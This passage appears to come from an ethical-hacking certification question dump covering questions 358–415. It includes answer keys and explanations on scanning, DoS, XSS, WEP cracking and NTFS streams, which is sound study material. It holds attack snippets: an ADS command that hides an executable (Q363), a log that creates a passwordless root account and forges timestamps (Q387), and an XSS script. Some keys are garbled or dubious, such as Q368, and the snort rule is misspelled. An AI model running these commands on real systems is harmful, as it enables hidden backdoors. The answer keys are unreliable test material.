Explanation: Henry's intention is to perform a DoS attack against his target, possibly a DDoS attack. He uses systems other than his own to perform the attack in order to cover the tracks back to him and to get more "punch" in the DoS attack if he uses multiple systems.

---

**QUESTION 358:**

Eve decides to get her hands dirty and tries out a Denial of Service attack that is relatively new to her. This time she envisages using a different kind of method to attack Brownies Inc. Eve tries to forge the packets and uses the broadcast address. She launches an attack similar to that of ?fraggles? What is the technique that Eve used in the case above?

- A. Smurf
- B. Bubonic
- C. SYN Flood
- D. Ping of Death

Answer: A

Explanation: A fraggle attack is a variation of the smurf attack for denial of service in which the attacker sends spoofed UDP packets instead of ICMP echo reply (ping) packets to the broadcast address of a large network.

---

**QUESTION 359:**

When Jason moves a file via NFS over the company's network, you want to grab a copy of it by sniffing. Which of the following tool accomplishes this?

- A. macof
- B. webspy
- C. filesnarf
- D. nfscopy

Answer: C

Explanation: Filesnarf - sniff files from NFS traffic

OPTIONS

-i interface

Specify the interface to listen on.

-v "Versus" mode. Invert the sense of matching, to select non-matching files.

pattern

Specify regular expression for filename matching.

expression

Specify a tcpdump(8) filter expression to select traffic to sniff.

SEE ALSO

Dsniff, nfsd

---

**QUESTION 360:**

An nmap command that includes the host specification of 202.176.56-57.\* will scan \_\_\_\_\_ number of hosts.

- A. 2
- B. 256
- C. 512
- D. Over 10,000

Answer: C

Explanation: The hosts with IP address 202.176.56.0-255 & 202.176.57.0-255 will be scanned (256+256=512)

---

**QUESTION 361:**

What is Cygwin?

- A. Cygwin is a free C++ compiler that runs on Windows
- B. Cygwin is a free Unix subsystem that runs on top of Windows
- C. Cygwin is a free Windows subsystem that runs on top of Linux
- D. Cygwin is a X Windows GUI subsystem that runs on top of Linux GNOME environment

Answer: B

Explanation: Cygwin is a Linux-like environment for Windows. It consists of two parts:

A DLL (cygwin1.dll) which acts as a Linux API emulation layer providing substantial Linux API functionality.

A collection of tools which provide Linux look and feel.

The Cygwin DLL works with all non-beta, non "release candidate", ix86 32 bit versions of Windows since Windows 95, with the exception of Windows CE.

---

**QUESTION 362:**

Liza has forgotten her password to an online bookstore. The web application asks her to key in her email so that they can send her the password. Liza enters her email liza@yahoo.com'. The application displays server error. What is wrong with the web application?

- A. The email is not valid
- B. User input is not sanitized
- C. The web server may be down
- D. The ISP connection is not reliable

Answer: B

Explanation: All input from web browsers, such as user data from HTML forms and cookies, must be stripped of special characters and HTML tags as described in the following CERT advisories:

<http://www.cert.org/advisories/CA-1997-25.html>

<http://www.cert.org/advisories/CA-2000-02.html>

---

**QUESTION 363:**

What file system vulnerability does the following command take advantage of?  
type c:\anyfile.exe > c:\winnt\system32\calc.exe:anyfile.exe

- A. HFS
- B. ADS
- C. NTFS
- D. Backdoor access

Answer: B

Explanation: ADS (or Alternate Data Streams) is a "feature" in the NTFS file system that makes it possible to hide information in alternate data streams in existing files. The file can have multiple data streams and the data streams are accessed by filename:stream.

---

**QUESTION 364:**

A majority of attacks come from insiders, people who have direct access to a company's computer system as part of their job function or a business relationship. Who is considered an insider?

- A. The CEO of the company because he has access to all of the computer systems
- B. A government agency since they know the company computer system strengths and weaknesses
- C. Disgruntled employee, customers, suppliers, vendors, business partners, contractors, temps, and consultants
- D. A competitor to the company because they can directly benefit from the publicity generated by making such an attack

Answer: C

Explanation: An insider is anyone who already has an foot inside one way or another.

---

**QUESTION 365:**

A specific site received 91 ICMP\_ECHO packets within 90 minutes from 47 different sites. 77 of the ICMP\_ECHO packets had an ICMP ID:39612 and Seq:57072. 13 of the ICMP\_ECHO packets had an ICMP ID:0 and Seq:0. What can you infer from this information?

- A. The packets were sent by a worm spoofing the IP addresses of 47 infected sites
- B. ICMP ID and Seq numbers were most likely set by a tool and not by the operating system
- C. All 77 packets came from the same LAN segment and hence had the same ICMP ID and Seq number
- D. 13 packets were from an external network and probably behind a NAT, as they had an ICMP ID 0 and Seq 0

Answer: B

---

**QUESTION 366:**

Ron has configured his network to provide strong perimeter security. As part of his network architecture, he has included a host that is fully exposed to attack. The system is on the public side of the demilitarized zone, unprotected by a firewall or filtering router. What would you call such a host?

- A. Honeypot
- B. DMZ host
- C. DWZ host
- D. Bastion Host

Answer: D

Explanation: A bastion host is a gateway between an inside network and an outside network. Used as a security measure, the bastion host is designed to defend against attacks aimed at the inside network. Depending on a network's complexity and configuration, a single bastion host may stand guard by itself, or be part of a larger security system with different layers of protection.

---

**QUESTION 367:**

Which type of hacker represents the highest risk to your network?

- A. script kiddies
- B. grey hat hackers
- C. black hat hackers
- D. disgruntled employees

Answer: D

Explanation: The disgruntled users have some permission on your database, versus a hacker who might not get into the database. Global Crossings is a good example of how a disgruntled employee -- who took the internal payroll database home on a hard drive -- caused big problems for the telecommunications company. The employee posted the names, Social Security numbers and birthdates of company employees on his Web site. He may have been one of the factors that helped put them out of business.

---

**QUESTION 368:**

Attackers can potentially intercept and modify unsigned SMB packets, modify the traffic and forward it so that the server might perform undesirable actions. Alternatively, the attacker could pose as the server or client after a legitimate authentication and gain unauthorized access to data. Which of the following is NOT a means that can be used to minimize or protect against such an attack?

- A. Timestamps
- B. SMB Signing
- C. File permissions
- D. Sequence numbers monitoring

Answer: A,B,D

---

**QUESTION 369:**

How many bits encryption does SHA-1 use?

- A. 64 bits
- B. 128 bits
- C. 160 bits
- D. 256 bits

Answer: C

Explanation:

SHA-1 (as well as SHA-0) produces a 160-bit digest from a message with a maximum length of  $2^{64} - 1$  bits, and is based on principles similar to those used by Professor Ronald L. Rivest of MIT in the design of the MD4 and MD5 message digest algorithms.

---

**QUESTION 370:**

In order to attack a wireless network, you put up an access point and override the signal of the real access point. As users send authentication data, you are able to capture it. What kind of attack is this?

- A. WEP attack
- B. Driveby hacking
- C. Rogue access point attack
- D. Unauthorized access point attack

Answer: C

Explanation: The definition of a Rogue access point is:

1. A wireless access point (AP) installed by an employee without the consent of the IT department. Without the proper security configuration, users have exposed their company's network to the outside world.
2. An access point (AP) set up by an attacker outside a facility with a wireless network. Also called an "evil twin," the rogue AP picks up beacons (signals that advertise its presence) from the company's legitimate AP and transmits identical beacons, which some client machines inside the building associate with.

---

**QUESTION 371:**

What does FIN in TCP flag define?

- A. Used to close a TCP connection
- B. Used to abort a TCP connection abruptly
- C. Used to indicate the beginning of a TCP connection

D. Used to acknowledge receipt of a previous packet or transmission

Answer: A

Explanation: The FIN flag stands for the word FINished. This flag is used to tear down the virtual connections created using the previous flag (SYN), so because of this reason, the FIN flag always appears when the last packets are exchanged between a connection.

---

**QUESTION 372:**

What port number is used by LDAP protocol?

- A. 110
- B. 389
- C. 445
- D. 464

Answer: B

Explanation: Active Directory and Exchange use LDAP via TCP port 389 for clients.

---

**QUESTION 373:**

Which of the following commands runs snort in packet logger mode?

- A. `./snort -dev -h ./log`
- B. `./snort -dev -l ./log`
- C. `./snort -dev -o ./log`
- D. `./snort -dev -p ./log`

Answer: B

Note: If you want to store the packages in binary mode for later analysis use `./snort -l ./log -b`

---

**QUESTION 374:**

Null sessions are un-authenticated connections (not using a username or password.) to an NT or 2000 system. Which TCP and UDP ports must you filter to check null sessions on your network?

- A. 137 and 139

- B. 137 and 443
- C. 139 and 443
- D. 139 and 445

Answer: D

Explanation: NULL sessions take advantage of "features" in the SMB (Server Message Block) protocol that exist primarily for trust relationships. You can establish a NULL session with a Windows host by logging on with a NULL user name and password. Primarily the following ports are vulnerable if they are accessible:

139	TCP	NETBIOS Session Service
139	UDP	NETBIOS Session Service
445	TCP	SMB/CIFS

---

**QUESTION 375:**

Which of the following command line switch would you use for OS detection in Nmap?

- A. -D
- B. -O
- C. -P
- D. -X

Answer: B

Explanation: OSDETECTION:

-O:EnableOSdetection(try2ndgenerationw/fallbackto1st)  
-O2:Onlyusethe newOSdetectionsystem(nofallback)  
-O1:Onlyusetheold(1stgeneration)OSdetectionsystem  
--osscan-limit:LimitOSdetectiontopromisingtargets  
--osscan-guess:GuessOSmoreaggressively

---

**QUESTION 376:**

Which of the following steganography utilities exploits the nature of white space and allows the user to conceal information in these white spaces?



- A. Snow
- B. Gif-It-Up
- C. NiceText
- D. Image Hide

Answer: A

Explanation: The program snow is used to conceal messages in ASCII text by appending whitespace to the end of lines. Because spaces and tabs are generally not visible in text viewers, the message is effectively hidden from casual observers. And if the built-in encryption is used, the message cannot be read even if it is detected.

---

**QUESTION 377:**

Which of the following attacks takes best advantage of an existing authenticated connection

- A. Spoofing
- B. Session Hijacking
- C. Password Sniffing
- D. Password Guessing

Answer: B

Explanation: Session hijacking is the act of taking control of a user session after successfully obtaining or generating an authentication session ID. Session hijacking involves an attacker using captured, brute forced or reverse-engineered session IDs to seize control of a legitimate user's Web application session while that session is still in progress.

---

**QUESTION 378:**

What sequence of packets is sent during the initial TCP three-way handshake?

- A. SYN, URG, ACK
- B. FIN, FIN-ACK, ACK
- C. SYN, ACK, SYN-ACK
- D. SYN, SYN-ACK, ACK

Answer: D

Explanation: This is referred to as a "three way handshake." The "SYN" flags are requests by the TCP stack at one end of a socket to synchronize themselves to the sequence numbering for this new sessions. The ACK flags acknowledge earlier

packets in this session. Obviously only the initial packet has no ACK flag, since there are no previous packets to acknowledge. Only the second packet (the first response from a server to a client) has both the SYN and the ACK bits set.

---

**QUESTION 379:**

While testing web applications, you attempt to insert the following test script into the search area on the company's web site:

```
<script>alert('Testing Testing Testing')</script>
```

Afterwards, when you press the search button, a pop up box appears on your screen with the text "Testing Testing Testing". What vulnerability is detected in the web application here?

- A. A hybrid attack
- B. A buffer overflow
- C. Password attacks
- D. Cross Site Scripting

Answer: D

Explanation: Cross-site scripting (XSS) is a type of computer security vulnerability typically found in web applications which allow code injection by malicious web users into the web pages viewed by other users. Examples of such code include HTML code and client-side scripts. An exploited cross-site scripting vulnerability can be used by attackers to bypass access controls such as the same origin policy.

---

**QUESTION 380:**

You ping a target IP to check if the host is up. You do not get a response. You suspect ICMP is blocked at the firewall. Next you use hping2 tool to ping the target host and you get a response. Why does the host respond to hping2 and not ping packet?

```
[ceh]# ping 10.2.3.4
```

```
PING 10.2.3.4 (10.2.3.4) from 10.2.3.80 : 56(84) bytes of data.
```

```
--- 10.2.3.4 ping statistics ---
```

```
3 packets transmitted, 0 packets received, 100% packet loss
```

```
[ceh]# ./hping2 -c 4 -n -i 2 10.2.3.4
```

```
HPING 10.2.3.4 (eth0 10.2.3.4): NO FLAGS are set, 40 headers +  
0 data bytes
```

```
len=46 ip=10.2.3.4 flags=RA seq=0 ttl=128 id=54167 win=0 rtt=0.8 ms
```

```
len=46 ip=10.2.3.4 flags=RA seq=1 ttl=128 id=54935 win=0 rtt=0.7 ms
```

```
len=46 ip=10.2.3.4 flags=RA seq=2 ttl=128 id=55447 win=0 rtt=0.7 ms
```

```
len=46 ip=10.2.3.4 flags=RA seq=3 ttl=128 id=55959 win=0 rtt=0.7 ms
```

```
--- 10.2.3.4 hping statistic ---
```

```
4 packets transmitted, 4 packets received, 0% packet loss
```

round-trip min/avg/max = 0.7/0.8/0.8 ms

- A. ping packets cannot bypass firewalls
- B. you must use ping 10.2.3.4 switch
- C. hping2 uses TCP instead of ICMP by default
- D. hping2 uses stealth TCP packets to connect

Answer: C

Explanation: Default protocol is TCP, by default hping2 will send tcp headers to target host's port 0 with a winsize of 64 without any tcp flag on. Often this is the best way to do an 'hide ping', useful when target is behind a firewall that drop ICMP. Moreover a tcp null-flag to port 0 has a good probability of not being logged.

---

### **QUESTION 381:**

You have initiated an active operating system fingerprinting attempt with nmap against a target system:

```
[root@ceh NG]# /usr/local/bin/nmap -sT -O 10.0.0.1
```

Starting nmap 3.28 ( [www.insecure.org/nmap/](http://www.insecure.org/nmap/)) at 2003-06-18 19:14 IDT

Interesting ports on 10.0.0.1:

(The 1628 ports scanned but not shown below are in state: closed)

PortStateService

21/tcp filtered ftp

22/tcp filtered ssh

25/tcp open smtp

80/tcp open http

135/tcp open loc-srv

139/tcp open netbios-ssn

389/tcp open LDAP

443/tcp open https

465/tcp open smtps

1029/tcp open ms-lsa

1433/tcp open ms-sql-s

2301/tcp open compaqdiag

5555/tcp open freeciv

5800/tcp open vnc-http

5900/tcp open vnc

6000/tcp filtered X11

Remote operating system guess: Windows XP, Windows 2000, NT4 or 95/98/98SE

Nmap run completed -- 1 IP address (1 host up) scanned in 3.334 seconds

Using its fingerprinting tests nmap is unable to distinguish between different groups of Microsoft based operating systems - Windows XP, Windows 2000, NT4 or 95/98/98SE.

What operating system is the target host running based on the open ports shown

above?

- A. Windows XP
- B. Windows 98 SE
- C. Windows NT4 Server
- D. Windows 2000 Server

Answer: D

Explanation: The system is reachable as an active directory domain controller (port 389, LDAP)

---

**QUESTION 382:**

Kevin has been asked to write a short program to gather user input for a web application. He likes to keep his code neat and simple. He chooses to use printf(str) where he should have ideally used printf(?? str). What attack will his program expose the web application to?

- A. Cross Site Scripting
- B. SQL injection Attack
- C. Format String Attack
- D. Unicode Traversal Attack

Answer: C

Explanation: Format string attacks are a new class of software vulnerability discovered around 1999, previously thought harmless. Format string attacks can be used to crash a program or to execute harmful code. The problem stems from the use of unfiltered user input as the format string parameter in certain C functions that perform formatting, such as printf(). A malicious user may use the %s and %x format tokens, among others, to print data from the stack or possibly other locations in memory. One may also write arbitrary data to arbitrary locations using the %n format token, which commands printf() and similar functions to write back the number of bytes formatted to the same argument to printf(), assuming that the corresponding argument exists, and is of type int \* .

---

**QUESTION 383:**

Matthew re-injects a captured wireless packet back onto the network. He does this hundreds of times within a second. The packet is correctly encrypted and Matthew assumes it is an ARP request packet. The wireless host responds with a stream of responses, all individually encrypted with different IVs. What is this attack most appropriately called?

- A. Spoof attack
- B. Replay attack
- C. Injection attack
- D. Rebound attack

Answer: B

Explanation: A replay attack is a form of network attack in which a valid data transmission is maliciously or fraudulently repeated or delayed. This is carried out either by the originator or by an adversary who intercepts the data and retransmits it, possibly as part of a masquerade attack by IP packet substitution (such as stream cipher attack).

---

**QUESTION 384:**

Sabotage, Advertising and Covering are the three stages of \_\_\_\_\_

- A. Social engineering
- B. Reverse Social Engineering
- C. Reverse Software Engineering
- D. Rapid Development Engineering

Answer: B

Explanation: Typical social interaction dictates that if someone gives us something then it is only right for us to return the favour. This is known as reverse social engineering, when an attacker sets up a situation where the victim encounters a problem, they ask the attacker for help and once the problem is solved the victim then feels obliged to give the information requested by the attacker.

---

**QUESTION 385:**

John has a proxy server on his network which caches and filters web access. He shuts down all unnecessary ports and services. Additionally, he has installed a firewall (Cisco PIX) that will not allow users to connect to any outbound ports. Jack, a network user has successfully connected to a remote server on port 80 using netcat. He could in turn drop a shell from the remote machine. Assuming an attacker wants to penetrate John's network, which of the following options is he likely to choose?

- A. Use ClosedVPN
- B. Use Monkey shell
- C. Use reverse shell using FTP protocol

D. Use HTTP Tunnel or Stunnel on port 80 and 443

Answer: D

Explanation: As long as you allow http or https traffic attacks can be tunneled over those protocols with Stunnel or HTTP Tunnel.

---

**QUESTION 386:**

What port number is used by Kerberos protocol?

- A. 44
- B. 88
- C. 419
- D. 487

Answer: B

Explanation: Kerberos traffic uses UDP/TCP protocol source and destination port 88.

---

**QUESTION 387:**

After studying the following log entries, what is the attacker ultimately trying to achieve as inferred from the log sequence?

1. mkdir -p /etc/X11/applnk/Internet/etc
2. mkdir -p /etc/X11/applnk/Internet/etcpasswd
3. touch -acmr /etc/passwd/etc/X11/applnk/Internet/etcpasswd
4. touch -acmr /etc /etc/X11/applnk/Internet/etc
5. passwd nobody -d
6. /usr/sbin/adduser dns -d/bin -u 0 -g 0 -s/bin/bash
7. passwd dns -d
8. touch -acmr /etc/X11/applnk/Internet/etcpasswd /etc/passwd
9. touch -acmr /etc/X11/applnk/Internet/etc /etc

- A. Change password of user nobody
- B. Extract information from a local directory
- C. Change the files Modification Access Creation times
- D. Download rootkits and passwords into a new directory

Answer: C

---

**QUESTION 388:**

Study the log below and identify the scan type.

```
tcpdump -vv host 192.168.1.10
17:34:45.802163 eth0 < 192.168.1.1 > victim: ip-proto-117 0 (ttl 48, id 36166)
17:34:45.802216 eth0 < 192.168.1.1 > victim: ip-proto-25 0 (ttl 48, id 33796)
17:34:45.802266 eth0 < 192.168.1.1 > victim: ip-proto-162 0 (ttl 48, id 47066)
17:34:46.111982 eth0 < 192.168.1.1 > victim: ip-proto-74 0 (ttl 48, id 35585)
17:34:46.112039 eth0 < 192.168.1.1 > victim: ip-proto-117 0 (ttl 48, id 32834)
17:34:46.112092 eth0 < 192.168.1.1 > victim: ip-proto-25 0 (ttl 48, id 26292)
17:34:46.112143 eth0 < 192.168.1.1 > victim: ip-proto-162 0 (ttl 48, id 51058)
tcpdump -vv -x host 192.168.1.10
17:35:06.731739 eth0 < 192.168.1.10 > victim: ip-proto-130 0 (ttl 59, id 42060) 4500
0014 a44c 0000 3b82 57b8 c0a8 010a c0a8 0109 0000 0000 0000 0000 0000 0000
0000 0000 0000 0000 0000 0000
```

- A. nmap -sR 192.168.1.10
- B. nmap -sS 192.168.1.10
- C. nmap -sV 192.168.1.10
- D. nmap -sO -T 192.168.1.10

Answer: D

---

**QUESTION 389:**

\_\_\_\_\_ is found in all versions of NTFS and is described as the ability to fork file data into existing files without affecting their functionality, size, or display to traditional file browsing utilities like dir or Windows Explorer

- A. Steganography
- B. Merge Streams
- C. NetBIOS vulnerability
- D. Alternate Data Streams

Answer: D

Explanation: ADS (or Alternate Data Streams) is a "feature" in the NTFS file system that makes it possible to hide information in alternate data streams in existing files. The file can have multiple data streams and the data streams are accessed by filename:stream.

---

**QUESTION 390:**

Which type of attack is port scanning?

- A. Web server attack
- B. Information gathering
- C. Unauthorized access
- D. Denial of service attack

Answer: B

---

**QUESTION 391:**

Derek has stumbled upon a wireless network and wants to assess its security. However, he does not find enough traffic for a good capture. He intends to use AirSnort on the captured traffic to crack the WEP key and does not know the IP address range or the AP. How can he generate traffic on the network so that he can capture enough packets to crack the WEP key?

- A. Use any ARP requests found in the capture
- B. Derek can use a session replay on the packets captured
- C. Derek can use KisMAC as it needs two USB devices to generate traffic
- D. Use Ettercap to discover the gateway and ICMP ping flood tool to generate traffic

Answer: D

Explanation: By forcing the network to answer to a lot of ICMP messages you can gather enough packets to crack the WEP key.

---

**QUESTION 392:**

Jane has just accessed her preferred e-commerce web site and she has seen an item she would like to buy. Jane considers the price a bit too steep; she looks at the page source code and decides to save the page locally to modify some of the page variables. In the context of web application security, what do you think Jane has changed?

- A. An integer variable
- B. A 'hidden' price value
- C. A 'hidden' form field value
- D. A page cannot be changed locally; it can only be served by a web server

Answer: C

Explanation: Changing hidden form values is possible when a web site is poorly built and is trusting the visitor's computer to submit vital data, like the price of a product, to the database.



---

**QUESTION 393:**

LM authentication is not as strong as Windows NT authentication so you may want to disable its use, because an attacker eavesdropping on network traffic will attack the weaker protocol. A successful attack can compromise the user's password. How do you disable LM authentication in Windows XP?

- A. Stop the LM service in Windows XP
- B. Disable LSASS service in Windows XP
- C. Disable LM authentication in the registry
- D. Download and install LMSHUT.EXE tool from Microsoft website

Answer: C

Explanation: <http://support.microsoft.com/kb/299656>

---

**QUESTION 394:**

Erik notices a big increase in UDP packets sent to port 1026 and 1027 occasionally. He enters the following at the command prompt.

```
$ nc -l -p 1026 -u -v
```

In response, he sees the following message.

```
cell(?c)???STOPALERT77STOP! WINDOWS REQUIRES IMMEDIATE  
ATTENTION.
```

Windows has found 47 Critical Errors.

To fix the errors please do the following:

1. Download Registry Repair from: [www.reg-patch.com](http://www.reg-patch.com)
2. Install Registry Repair
3. Run Registry Repair
4. Reboot your computer

FAILURE TO ACT NOW MAY LEAD TO DATA LOSS AND CORRUPTION!

What would you infer from this alert?

- A. The machine is redirecting traffic to [www.reg-patch.com](http://www.reg-patch.com) using adware
- B. It is a genuine fault of windows registry and the registry needs to be backed up
- C. An attacker has compromised the machine and backdoored ports 1026 and 1027
- D. It is a messenger spam. Windows creates a listener on one of the low dynamic ports from 1026 to 1029 and the message usually promotes malware disguised as legitimate utilities

Answer: D

Explanation: The "net send" Messenger service can be used by unauthorized users

of your computer, without gaining any kind of privileged access, to cause a pop-up window to appear on your computer. Lately, this feature has been used by unsolicited commercial advertisers to inform many campus users about a "university diploma service"...

---

**QUESTION 395:**

June, a security analyst, understands that a polymorphic virus has the ability to mutate and can change its known viral signature and hide from signature-based antivirus programs. Can June use an antivirus program in this case and would it be effective against a polymorphic virus?

- A. No. June can't use an antivirus program since it compares the size of executable files to the database of known viral signatures and it is effective on a polymorphic virus
- B. Yes. June can use an antivirus program since it compares the parity bit of executable files to the database of known check sum counts and it is effective on a polymorphic virus
- C. Yes. June can use an antivirus program since it compares the signatures of executable files to the database of known viral signatures and it is very effective against a polymorphic virus
- D. No. June can't use an antivirus program since it compares the signatures of executable files to the database of known viral signatures and in the case the polymorphic viruses cannot be detected by a signature-based anti-virus program

Answer: D

Explanation: Although there are functions like heuristic scanning and sandbox technology, the Antivirus program is still mainly depending of signature databases and can only find already known viruses.

---

**QUESTION 396:**

Clive is conducting a pen-test and has just port scanned a system on the network. He has identified the operating system as Linux and been able to elicit responses from ports 23, 25 and 53. He infers port 23 as running Telnet service, port 25 as running SMTP service and port 53 as running DNS service. The client confirms these findings and attests to the current availability of the services. When he tries to telnet to port 23 or 25, he gets a blank screen in response. On typing other commands, he sees only blank spaces or underscores symbols on the screen. What are you most likely to infer from this?

- A. The services are protected by TCP wrappers
- B. There is a honeypot running on the scanned machine

- C. An attacker has replaced the services with trojaned ones
- D. This indicates that the telnet and SMTP server have crashed

Answer: A

Explanation: TCP Wrapper is a host-based network ACL system, used to filter network access to Internet protocol services run on (Unix-like) operating systems such as Linux or BSD. It allows host or subnetwork IP addresses, names and/or ident query replies, to be used as tokens on which to filter for access control purposes.

---

**QUESTION 397:**

Why do you need to capture five to ten million packets in order to crack WEP with AirSnort?

- A. All IVs are vulnerable to attack
- B. Air Snort uses a cache of packets
- C. Air Snort implements the FMS attack and only encrypted packets are counted
- D. A majority of weak IVs transmitted by access points and wireless cards are not filtered by contemporary wireless manufacturers

Answer: C

Explanation: Since the summer of 2001, WEP cracking has been a trivial but time consuming process. A few tools, AirSnort perhaps the most famous, that implement the Fluhrer-Mantin-Shamir (FMS) attack were released to the security community -- who until then were aware of the problems with WEP but did not have practical penetration testing tools. Although simple to use, these tools require a very large number of packets to be gathered before being able to crack a WEP key. The AirSnort web site estimates the total number of packets at five to ten million, but the number actually required may be higher than you think.

---

**QUESTION 398:**

Choose one of the following pseudo codes to describe this statement:  
If we have written 200 characters to the buffer variable, the stack should stop because it cannot hold any more data.

- A. If (I > 200) then exit (1)
- B. If (I < 200) then exit (1)
- C. If (I <= 200) then exit (1)
- D. If (I >= 200) then exit (1)

Answer: D

---

**QUESTION 399:**

Study the snort rule given below and interpret the rule.

alter tep any any->192.168.1.0/24 111 (countent:"|00 01 86 a5|mag:"mountd acsess";)

- A. An alert is generated when a TCP packet is originated from port 111 of any IP address to the 192.168.1.0 subnet
- B. An alert is generated when any packet other than a TCP packet is seen on the network and destined for the 192.168.1.0 subnet
- C. An alert is generated when a TCP packet is generated from any IP on the 192.168.1.0 subnet and destined to any IP on port 111
- D. An alert is generated when a TCP packet originating from any IP address is seen on the network and destined for any IP address on the 192.168.1.0 subnet on port 111

Answer: D

Explanation: Refer to the online documentation on creating Snort rules at [http://snort.org/docs/snort\\_htmanuals/htmanual\\_261/node147.html](http://snort.org/docs/snort_htmanuals/htmanual_261/node147.html)

---

**QUESTION 400:**

Dan is conducting a penetration testing and has found a vulnerability in a Web Application which gave him the sessionID token via a cross site scripting vulnerability. Dan wants to replay this token. However, the session ID manager (on the server) checks the originating IP address as well. Dan decides to spoof his IP address in order to replay the sessionID. Why do you think Dan might not be able to get an interactive session?

- A. Dan cannot spoof his IP address over TCP network
- B. The server will send replies back to the spoofed IP address
- C. Dan can establish an interactive session only if he uses a NAT
- D. The scenario is incorrect as Dan can spoof his IP and get responses

Answer: B

Explanation: Spoofing your IP address is only effective when there is no need to establish a two way connection as all traffic meant to go to the attacker will end up at the place of the spoofed address.

---

**QUESTION 401:**

Ivan is auditing a corporate website. Using Winhex, he alters a cookie as shown below.

Before Alteration: cookie langen-us;ADMIN=y-1;time=10.30GMT;

After Alteration: cookie langen-us;ADMIN=y-1;time=12.30GMT;

What attack is being depicted here?

- A. Cookie Stealing
- B. Session Hijacking
- C. Cross Site Scripting
- D. Parameter Manipulation

Answer: D

Explanation: Cookies are the preferred method to maintain state in the stateless HTTP protocol. They are however also used as a convenient mechanism to store user preferences and other data including session tokens. Both persistent and non-persistent cookies, secure or insecure can be modified by the client and sent to the server with URL requests. Therefore any malicious user can modify cookie content to his advantage. There is a popular misconception that non-persistent cookies cannot be modified but this is not true; tools like Winhex are freely available. SSL also only protects the cookie in transit.

---

**QUESTION 402:**

How would you describe an attack where an attacker attempts to deliver the payload over multiple packets over long periods of time with the purpose of defeating simple pattern matching in IDS systems without session reconstruction? A characteristic of this attack would be a continuous stream of small packets.

- A. Session Splicing
- B. Session Stealing
- C. Session Hijacking
- D. Session Fragmentation

Answer: A

---

**QUESTION 403:**

Dave has been assigned to test the network security of Acme Corp. The test was announced to the employees. He created a webpage to discuss the progress of the tests with employees who were interested in following the test. Visitors were allowed to click on a sand clock to mark the progress of the test. Dave successfully embeds a keylogger. He also added some statistics on the webpage. The firewall protects the network well and allows strict Internet access. How was security compromised and

how did the firewall respond?

- A. The attack did not fall through as the firewall blocked the traffic
- B. The attack was social engineering and the firewall did not detect it
- C. The attack was deception and security was not directly compromised
- D. Security was not compromised as the webpage was hosted internally

Answer: B

Explanation: This was just another way to trick the information out of the users without the need to hack into any systems. All traffic is outgoing and initiated by the user so the firewall will not react.

---

**QUESTION 404:**

Which of the following keyloggers cannot be detected by anti-virus or anti-spyware products?

- A. Covert keylogger
- B. Stealth keylogger
- C. Software keylogger
- D. Hardware keylogger

Answer: D

Explanation: As the hardware keylogger never interacts with the Operating System it is undetectable by anti-virus or anti-spyware products.

---

**QUESTION 405:**

\_\_\_\_\_ is a type of symmetric-key encryption algorithm that transforms a fixed-length block of plaintext (unencrypted text) data into a block of ciphertext (encrypted text) data of the same length.

- A. Bit Cipher
- B. Hash Cipher
- C. Block Cipher
- D. Stream Cipher

Answer: C

Explanation: A block cipher is a symmetric key cipher which operates on fixed-length groups of bits, termed blocks, with an unvarying transformation. When

encrypting, a block cipher might take a (for example) 128-bit block of plaintext as input, and output a corresponding 128-bit block of ciphertext.

---

**QUESTION 406:**

A program that defends against a port scanner will attempt to:

- A. Sends back bogus data to the port scanner
- B. Log a violation and recommend use of security-auditing tools
- C. Limit access by the scanning system to publicly available ports only
- D. Update a firewall rule in real time to prevent the port scan from being completed

Answer: D

---

**QUESTION 407:**

\_\_\_\_\_ is the process of converting something from one representation to the simplest form. It deals with the way in which systems convert data from one form to another.

- A. Canonicalization
- B. Character Mapping
- C. Character Encoding
- D. UCS transformation formats

Answer: A

Explanation: Canonicalization(abbreviated c14n) is the process of converting data that has more than one possible representation into a "standard" canonical representation. This can be done to compare different representations for equivalence, to count the number of distinct data structures (e.g., in combinatorics), to improve the efficiency of various algorithms by eliminating repeated calculations, or to make it possible to impose a meaningful sorting order.

---

**QUESTION 408:**

Which of the following is not considered to be a part of active sniffing?

- A. MAC Flooding
- B. ARP Spoofing
- C. SMAC Fueling
- D. MAC Duplicating

Answer: C

**QUESTION 409:**

Why would an attacker want to perform a scan on port 137?

- A. To discover proxy servers on a network
- B. To disrupt the NetBIOS SMB service on the target host
- C. To check for file and print sharing on Windows systems
- D. To discover information about a target host using NBTSTAT

Answer: D

Explanation: Microsoft encapsulates netbios information within TCP/IP using ports 135-139. It is trivial for an attacker to issue the following command:  
nbtstat -A (your Ip address)  
from their windows machine and collect information about your windows machine (if you are not blocking traffic to port 137 at your borders).

---

**QUESTION 410:**

What are the differences between SSL and S-HTTP?

- A. SSL operates at the network layer and S-HTTP operates at the application layer
- B. SSL operates at the application layer and S-HTTP operates at the network layer
- C. SSL operates at the transport layer and S-HTTP operates at the application layer
- D. SSL operates at the application layer and S-HTTP operates at the transport layer

Answer: C

Explanation: The main difference between the protocols is the layer at which they operate. SSL operates at the transport layer and mimics the "socket library," while S-HTTP operates at the application layer. Encryption of the transport layer allows SSL to be application-independent, while S-HTTP is limited to the specific software implementing it. The protocols adopt different philosophies towards encryption as well, with SSL encrypting the entire communications channel and S-HTTP encrypting each message independently.

---

**QUESTION 411:**

Which of the following countermeasure can specifically protect against both the MAC Flood and MAC Spoofing attacks?



- A. Port Security
- B. Switch Mapping
- C. Port Reconfiguring
- D. Multiple Recognition

Answer: A

Explanation:

With Port Security the switch will keep track of which ports are allowed to send traffic on a port.

---

**QUESTION 412:**

You have chosen a 22 character word from the dictionary as your password. How long will it take to crack the password by an attacker?

- A. 5 minutes
- B. 23 days
- C. 200 years
- D. 16 million years

Answer: A

Explanation: A dictionary password cracker simply takes a list of dictionary words, and one at a time encrypts them to see if they encrypt to the one way hash from the system. If the hashes are equal, the password is considered cracked, and the word tried from the dictionary list is the password. As long as you use a word found in or similar to a word found in a dictionary the password is considered to be weak.

---

**QUESTION 413:**

Steve scans the network for SNMP enabled devices. Which port number Steve should scan?

- A. 69
- B. 150
- C. 161
- D. 169

Answer: C

Explanation: The SNMP default port is 161. Port 69 is used for tftp, 150 is for SQL-NET and 169 is for SEND.

---

**QUESTION 414:**

What is the command used to create a binary log file using tcpdump?

- A. tcpdump -r log
- B. tcpdump -w ./log
- C. tcpdump -vde -r log
- D. tcpdump -l /var/log/

Answer: B

Explanation: tcpdump [ -adeflnNOpqStvx ] [ -c count ] [ -F file ] [ -i interface ] [ -r file ] [ -s snaplen ] [ -T type ] [ -w file ] [ expression ]  
-w Write the raw packets to file rather than parsing and printing them out.

---

**QUESTION 415:**

